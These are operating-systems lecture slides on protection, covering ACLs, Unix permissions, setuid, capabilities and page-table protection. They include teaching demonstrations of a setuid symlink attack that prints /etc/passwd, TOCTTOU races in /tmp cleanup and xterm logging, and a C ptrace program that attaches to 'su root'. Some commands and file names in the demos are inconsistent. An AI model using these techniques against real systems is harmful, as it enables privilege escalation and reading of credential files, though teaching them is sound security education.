Operating Systems Lecture

Protection

Prof. Mengwei Xu

Goals for Today

- Protection
  - Access control lists(ACLs)
  - Typical Unix security hole
  - Capability-based protection

What is protection

- What does protection mean?
  - An access enforcement mechanism that authorizes requests from subjects to perform operations on objects
    - ❑Requests: read, write, etc.
    - ❑Subjects: users, processes, etc.
    - ❑Objects: files, sockets, etc.

- The access control in Unix can be viewed as a matrix

Access control matrix

Objects

Subjects

	File 1	File 2	File 3	…	File n
User 1	read	write	-	-	read
User 2	write	write	write	-	-
User 3	-	-	-	read	read
…					
User m	read	write	read	write	read

- Subjects (processes/users) access objects (e.g., files)
- Each cell of matrix has allowed permissions

Slice the matrix

- Along columns
  - Kernel stores list of who can access object along with object
  - Most systems you've used probably do this
  - Examples: Unix file permissions, Access Control Lists (ACLs)

- Along rows:
  - Capability systems do this

Let's slice the matrix along columns first.


Access Control Lists

- The file system stores the permissions on all objects
- The mechanism used to represent static permissions is the access control lists (ACLs)
- For each object (file), which users have access to the object, and what rights do they have?
  - Can be compact: Unix's owner/group/other, read/write/execute
  - Can be flexible: Windows' explicit ACLs, which can be an arbitrary list of user:rights entries

Unix protection

- Each process has a User ID & one or more group IDs
- System stores with each file:
  - User who owns the file and group file is in
  - Permissions for user, any one in file group, and others
- Example:

```
$ ls -l
-rw-r--r-- 1  xmw bupt 12 12月  1 15:04 example.txt
```



- Each group of three letters specifies a subset of read, write, and execute permissions
  - User permissions apply to processes with same user ID
  - Else, group permissions apply to processes in same group
  - Else, other permissions apply

Unix protection(cont.)

- Directories have permission bits, too
  - Need write permission on a directory to create or delete a file
- Special user root (UID 0) has all privileges
  - E.g., Read/write any file, change owners of files
  - Required for administration (backup, creating new users, etc.)
- Example:

```
$ ls -l / | grep etc
drwxr-xr-x  132 root root      12288 12月  9 06:16 etc
```

Directory writable only by root, readable by everyone

- ❑Means non-root users cannot directly delete files in /etc
- ❑Execute permission means ability to use pathnames in the directory, separate from read permission which allows listing

Execution bit of a directory

- For directories, the execution bit allows users to enter the directory and access its contents.
- Example:

```
$ mkdir exampleDir && touch exampleDir/foo
$ chmod u-x exampleDir  # remove the exec permission
$ ls -l | grep exampleDir
drw-r-xr-x 2 xmw bupt     4096 12月  9 15:55 exampleDir
$ cd exampleDir/        # we can not enter the directory
-bash: cd: exampleDir/: Permission denied
$ ls exampleDir/        # but we can still get the content inside(why?)
ls: cannot access 'exampleDir/foo': Permission denied
Foo
```

Non-file permissions in Unix

- Many devices show up in file system
  - E.g., /dev/tty1 permissions just like for files
- Other access controls not represented in file system
- E.g., must usually be root to do the following:
  - Bind any TCP or UDP port number less than 1024
  - Change the current process's user or group ID
  - Mount or unmount file systems
  - Create device nodes (such as /dev/tty1) in the file system
  - Change the owner of a file
  - Set the time-of-day clock; halt or reboot machine

Example: Login runs as root

- Even the most common operation needs root permission.
- Unix users typically stored in files in /etc
  - Files passwd, group, and oen shadow or master.passwd
- For each user, files contain:
  - Textual username (e.g., "dm", or "root")
  - Numeric user ID, and group ID(s)
  - One-way hash of user's password: {salt,H(salt, passwd)}
  - Other information, such as user's full name, login shell, etc.
- /usr/bin/login runs as root
  - Reads username & password from terminal
  - Looks up username in /etc/passwd, etc.
  - Computes H(salt,typed password) & checks that it matches
  - If matches, sets group ID & user ID corresponding to username
  - Execute user's shell with execve system call

Setuid

- Solution: Setuid/setgid programs
  - Run with privileges of file's owner or group
  - Each process has real and effective UID/GID
  - *real* is user who launched setuid program
  - *effective* is owner/group of file, used in access checks
  - Actual rules and interfaces somewhat complicated [Chen]
- Shown as "s" in file listings

```
$ ls -l /usr/bin/passwd
-rwsr-xr-x 1 root root 59976 11月 24  2022 /usr/bin/passwd
```

- Need to own file and be in group to set setgid bit

Setuid(cont.)

- Have to be **very careful** when writing setuid code
  - Attackers can run setuid programs any time (no need to wait for root to run a vulnerable job)
- Attacker controls many aspects of program's environment
- If you want to write suid by yourself, check out this tips
- **Example** attacks when running a setuid program

- This example inspired by https://attackdefense.com/challengedetailsnoauth?cid=73

Setuid attack : a dumb program

- Suppose we have a text file storing data that can only be accessed by a program : read_doc

```c
// file: read_doc.c
// read text from data.txt
// gcc -c read_doc read_doc.c
#include <stdio.h>
#include <stdlib.h>

int main() {
    FILE *file;
    char ch;

    // Open the file in read mode
    file = fopen("data.txt", "r");

    // Check if file exists
    if (file == NULL) {
        perror("Error while opening the file.\n");
        exit(EXIT_FAILURE);
    }

    // Read and print the file contents character by character
    while ((ch = fgetc(file)) != EOF)
        putchar(ch);

    // Close the file
    fclose(file);
    return 0;
}
```

```
// file: data.txt
Hello,World!
```

```
$ gcc -c read_doc read_doc.c
$ echo 'Hello World!' > data.txt
$ sudo chmod 700 data.txt # only we can read the text
$ sudo chown xmw:bupt greetings # xmw is a root user
$ sudo chmod u+s greetings # use suid
$ ./read_doc
Hello World!
```

Setuid attack : a dumb program(cont.)

- Suppose we have a text file storing data that can only be accessed by a program : read_doc

```
# And if you change another user, you can not read the content
# Let's create another user first
$ sudo adduser guest # add a new user
$ sudo passwd -d guest # remove password
$ sudo mv data.txt /home/guest/data.txt
$ sudo mv greetings /home/guest/greetings

$ su - guest -s/bin/bash # login as guest
$ whoami # Now we are guest
guest
$ cat data.txt
cat: data.txt: Permission denied
$ ./greetings
Hello World!
```

- Everything works well, except..

Setuid attack : a dumb program(cont.)

- Suppose we have a text file storing data that can only be accessed by a program : read_doc

Recall that you can delete the file as long as you have the permission to that directory

```
$ rm data.txt
rm: remove write-protected regular file 'data.txt'? Y
$ ln -s /etc/passwd data.txt
$ ./read_doc # oops, the program can read any text file in
system, like /etc/passwd and /etc/shadow
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
…
```

- This is just an ideal attack scenario; the reality may be more complex.

Other permissions

- When can process A send a signal to process B with kill?
  - Allow if sender and receiver have same effective UID
  - But need ability to kill processes you launch even if suid
  - So allow if real UIDs match, as well
  - Can also send SIGCONT w/o UID match if in same session
- Debugger system call ptrace
  - Lets one process modify another's memory
  - Setuid gives a program more privilege than invoking user
  - So don't let a process ptrace a more privileged process
  - E.g., Require sender to match real & effctive UID of target
  - Also disable/ignore setuid if ptraced target calls exec
  - Exception: root can ptrace anyone

Goals for Today

- Protection
  - Access control lists(ACLs)
  - Typical Unix security hole
  - Capability-based protection
- Some safety issues
  - Stack overflow
  - Privilege separation
  - Virtuallization
  - Software fault isolation

A security hole

- Even without root or setuid, attackers can trick root owned processes into doing things...
- Example: Want to clear unused files in **`/tmp`**
- Every night, automatically run this command as root:

```
find /tmp -atime +3 -exec rm -f -- {} \;
```

- find identifies files not accessed in 3 days

```
executes rm, replacing {} with file name
```

- deletes file path `rm -f -- path`
  - Note "--" prevents path from being parsed as option

- What's wrong here?

An attack

ROOT

readdir("/tmp") → "badetc"
lstat("/tmp/badetc") → DIRECTORY
readdir("/tmp/badetc") → "passwd"

unlink("/tmp/badetc/passwd")

ATTACKER

mkdir ("/tmp/badetc")
creat("/tmp/badetc/passwd")

An attack(cont.)

ROOT	ATTACKER
readdir("/tmp") → "badetc" lstat("/tmp/badetc") → DIRECTORY readdir("/tmp/badetc") → "passwd" unlink("/tmp/badetc/passwd")	mkdir ("/tmp/badetc") creat("/tmp/badetc/passwd") rename("/tmp/badetc") symlink("/etc", "/tmp/badetc")

- Time-of-check-to-time-of-use [TOCTTOU] bug
  - find checks that /tmp/badetc is not symlink
  - But meaning of file name changes before it is used

Xterm command

- *Xterm* provides a terminal window in X-windows
- Used to run with setuid root privileges
  - Requires kernel pseudo-terminal (pty) device
  - Required root privs to change ownership of pty to user
  - Also writes protected utmp/wtmp files to record users
- Had feature to log terminal session to file

```
fd = open (logfile, O_CREAT|O_WRONLY|O_TRUNC, 0666);
```

- what's wrong here?

Attack through xterm command

- Consider xterm is root, it shouldn't log to file user can't write
- So it uses access to avoid dangerous security hole.

```
if  (access (logfile, W_OK) < 0)
      return ERROR;
fd = open (logfile, O_CREAT|O_WRONLY|O_TRUNC, 0666);
```

- Still have bug?

Attack through xterm command

- Consider xterm is root, it shouldn't log to file user can't write
- So it uses access to avoid dangerous security hole.

ROOT	ATTACKER
access("/tmp/log") -> OK open("/tmp/log")	creat("/tmp/log") unlink("/tmp/log") symlink("/tmp/log"->"/etc/passwd")

- OpenBSD man page: "CAVEATS: access() is a potential security hole and should never be used."

Preventing TOCCTOU

- Use new APIs that are relative to an opened directory fd
  - openat, renameat, unlinkat, symlinkat, faccessat
  - fchown, fchownat, fchmod, fchmodat, fstat, fstatat
  - O_NOFOLLOW flag to open avoids symbolic links in last component
  - But can still have TOCTTOU problems with hardlinks
- Lock resources, though most systems only lock files (and locks are typically advisory)
- Wrap groups of operations in OS transactions
  - Microso supports for transactions on Windows Vista and newer CreateTransaction, CommitTransaction, RollbackTransaction
  - A few research projects for POSIX [Valor] [TxOS]

SSH configuration files

- SSH 1.2.12 client ran as root for several reasons:
  - Needed to bind TCP port under 1024 (privileged operation)
  - Needed to read client private key (for host authentication)
- Also needed to read & write files owned by user
  - Read configuration file ~/.ssh/config
  - Record server keys in ~/.ssh/known_hosts
- Software structured to avoid TOCTTOU bugs:
  - First bind socket & read root-owned secret key file
  - Second drop all privileges—set real, & effective UIDs to user
  - Only then access user files
  - **Idea**: avoid using any user-controlled arguments/files until you have no more privileges than the user
  - **What might still have gone wrong?**

ptrace bug

- Dropping privs allows user to "debug" SSH
  - Depends on OS, but at the time several had ptrace implementations that made SSH vulnerable
- Once in debugger
  - Could use privileged port to connect anywhere
  - Could read secret host key from memory
  - Could overwrite local user name to get privs of other user
- The fix: restructure into 3 processes!
  - Perhaps overkill, but really wanted to avoid problems
- Today some linux distros restrict ptrace with Yama

A Linux security hole

- Some programs acquire then release privileges
  - E.g., su user is setuid root, becomes user if password correct.
- Consider the following:
  - A and B unprivileged processes owned by attacker
  - A ptraces B (works even with Yama, as B could be child of A)
  - A executes "su user" to its own identity
  - With effective UID (EUID) 0, su asks for password & waits
  - While A's EUID is 0, B execs su root (B's exec honors setuid—not disabled—since A's EUID is 0)
  - A types password, gets shell, and is attached to su root
  - Can manipulate su root's memory to get root shell

A Linux security hole(cont.)

```c
int main() {
    pid_t pid;

    // Fork a child process
    pid = fork();

    if (pid == -1) {
        perror("fork");
        return 1;
    }

    if (pid == 0) { // Child process
        // Allow tracing of this process
        if (ptrace(PTRACE_TRACEME, 0, NULL,
NULL) < 0) {
            perror("ptrace");
            return 1;
        }
```

```c
        raise(SIGSTOP);
         uid_t euid = geteuid();
        // Execute "su user"
        freopen("/dev/null", "r", stdin);
        execl("/bin/su", "su", "root",
NULL);
        // If execl() fails
        perror("execl");
        exit(1);
    } else { // Parent process
        pthread_t thread_id;
        pthread_create(&thread_id, NULL,
resume_child, &pid);
        system("su guest");
        waitpid(pid, NULL, 0);
    }
    return 0;
}
```

A Linux security hole(cont.)

```c
void *resume_child(void *arg) {
    pid_t child = *(pid_t*)arg;
    uid_t euid = geteuid();
    printf("Effective User ID: %d\n",
(int)euid);
    ptrace(PTRACE_CONT,child,0,0);
    // now we can debug the root shell
    // while(1){
    //  long secret_in_child  =
ptrace(PTRACE_PEEKDATA, child,
(void*)0x80000000, (void*)1337);
    //  printf("%ld",secret_in_child);
    //  sleep(1);
    // }
    return NULL;
}
```

```
$  gcc -o a a.c  && sudo chown root:root ./a && sudo chmod
u+s ./a && sudo mv a /home/guest/a
$  su - guest -s/bin/bash
Password:
$./a
Effective User ID2: 0
Effective User ID: 0
Password:
$ # now we are debugging a root shell
$ exit  # go back to original shell
```

Editorial

- Previous examples show two limitations of Unix
- Many OS security policies subjective not objective
  - When can you signal/debug process?
  - Rules for non-file operations somewhat incoherent
  - Even some file rules weird (creating hard links to files)
- Correct code is much harder to write than incorrect
  - Delete file without traversing symbolic link
  - Read SSH configuration file (requires 3 processes??)
- Don't just blame the application writers
  - Must also blame the interfaces they program to

Goals for Today

- Protection
  - Access control lists(ACLs)
  - Typical Unix security hole
  - Capability-based protection
- Some safety issues
  - Stack overflow
  - Privilege separation
  - Software fault isolation

Capabilities

- Now, slice matrix along rows yields capabilities
  - E.g., For each process, store a list of objects it can access
  - Process explicitly invokes particular capabilities.
- Three general approaches to capabilities:
  - Hardware enforced (Tagged architectures like M-machine)
  - Kernel-enforced (KeyKOS)
  - Self-authenticating capabilities (like Amoeba)

Objects

Subjects

	File 1	File 2	File 3	…	File n
User 1	read	write	-	-	read
User 2	write	write	write	-	-
User 3	-	-	-	read	read
…					
User m	read	write	read	write	read

KeyKOS

- Capability system developed in the early 1980s
- Basic idea: No privileges other than capabilities
  - Means kernel provides purely objective security mechanism
  - As objective as pointers to objects in OO languages
  - In fact, partition system into many processes akin to objects
- Some features:
  - Single-level store
    - Everything is persistent: memory, processes, ..
    - System periodically checkpoints its entire state
    - After power outage, everything comes back up as it was
  - "Stateless" kernel design only caches information
    - All kernel state reconstructible from persistent data
  - Simplifies kernel and makes it more robust
    - Kernel never runs out of space in memory allocation
    - No message queues, etc. in kernel

KeyKOS capabilities

- Refered to as "keys" for short
  - Types of keys:
    - devices – Low-level hardware access
    - pages – Persistent page of memory (can be mapped)
    - segments - Pages & segments glued together with nodes
    - meters – right to consume CPU time
    - …
- Anyone possessing a key can grant it to others
  - But creating a key is a privileged operation
- Each domain has a number of key "slots"
  - 16 general-purpose key slots
  - address slot – contains segment with process VM
- Segments also have an associated keeper
  - Process that gets invoked on invalid referenc
- Meter keeper (allows creative scheduling policies)
- Calls generate return key for calling domain
  - (Not required—other forms of message don't do this)

Self-authenticating capabilities

- Every access must be accompanied by a capability
  - For each object, OS stores random check value
  - Capability is: `{Object, Rights,MAC(check, Rights)}`
    `(MAC = cryptographic Message Authentication Code)`
- OS gives processes capabilities
  - Process creating resource gets full access rights
  - Can ask OS to generate capability with restricted rights
- Makes sharing very easy in distributed systems
- To revoke rights, must change check value
  - Need some way for everyone else to reacquire capabilities
- Hard to control propagation

Amoeba

- A distributed OS, based on capabilities of form:
  - server port, object ID, rights, check
- Any server can listen on any machine
  - Server port is hash of secret
  - Kernel won't let you listen if you don't know secret
- Many types of object have capabilities
  - Files, directories, processes, devices, servers (E.g., X windows)
- Separate file and directory servers
  - Can implement your own file server, or store other object types in directories, which is cool
- Check is like a secret password for the object
  - Server records check value for capabilities with all rights
  - Restricted capability's check is hash of old check, rights

View virtual memory as the protection

- The address space defines permissions for a process under execution
  - It is the dynamic representation of permissions
- The mechanism used to represent dynamic permissions for using an address space are capabilities
- Capabilities are pointers (references) + rights
  - Also known as "descriptors", "tokens", etc.
  - Pointer identifies an object
  - Rights determine what you can do with an object
- Page table entries are our VM capabilities
  - Every PTE determines what the process can do with that page

Recall PTE

M	R	V	Prot	Page Frame Number
1	1	1	3	20

"Rights" "Pointer"

- Recall "Check every access"
- When it comes to memory, this literally means:
  - Check every instruction execution
  - Check every load/store
- The TLB uses PTEs to check every memory access
  - When the CPU loads the next instruction to execute, the TLB verifies that the instruction comes from a page that has the execute bit set
  - When the CPU stores a value onto a page, the TLB verifies that the process has write-access to that page (not read-only)

ACLs and Capabilities

- Approaches differ only in how the table is "represented"
  - Have different tradeoffs, so we use them in different ways
- Capabilities are easier to transfer
  - They are like keys, can handoff, does not depend on subject
  - Very fast to check
    - ❑TLB uses PTEs to check every memory reference
- In practice, ACLs are easier to use
  - Object-centric, easy to grant, revoke
    - ❑To revoke capabilities, have to keep track of all subjects that have the capability – a challenging problem
    - ❑Easier for users to express their protection goals
    - ❑But, ACLs slow to check compared to capabilities

Why Have Both?

- OSes use ACLs on objects in the file system
  - These are what users manipulate to express protection
- OSes use capabilities when checking access frequently
  - Checking every memory reference needs to be fast
  - Checking protection bits in PTEs can be done by hardware
- So the OS uses both, and they are directly related
  - Capabilities are in fact derived from ACLs
  - Let users express protection with ACLs
  - ACLs are slow to check, so bootstrap from ACLs into capabilities
  - Capabilities are much faster to check, can check frequently
- Two examples blow to make this more concrete

Checking File Permissions

- Ever since we started learning how to program, we learned that to read/write a file we first had to open it
  - Open seems completely natural to us
- "Opening a file" is actually a subtle, but crucial step in bootstrapping protection from the file system (static) to executing in a process (dynamic)
  - It bootstraps from an ACL to a capability
- What does open() return? A file descriptor
  - This descriptor is a capability
  - It is passed to every call to read()/write()
- OS checks the descriptor on every read/write to verify:
  - That the descriptor is valid (the file was opened)
  - That the process can perform the action on the file
  - Calling write on a file opened read-only will fail
  - OS doesn't check the ACL, it checks the descriptor (capability)

PTEs Once Again

- We said PTEs are capabilities
  - So where are they derived from?
- Recall loading a program into an address space
- When creating the address space
  - For the pages containing code, we set the PTE protection bits to read-only and execute (if the hardware supports it)
  - For pages containing data, we set the PTE protection bits to read/write, but not execute
  - For memory-mapped files, we set the PTE protection bits to read/write or read-only depending on the file ACL
    - If the ACL says that the user ID for the process only has read access to a file, can only map it read-only in the address space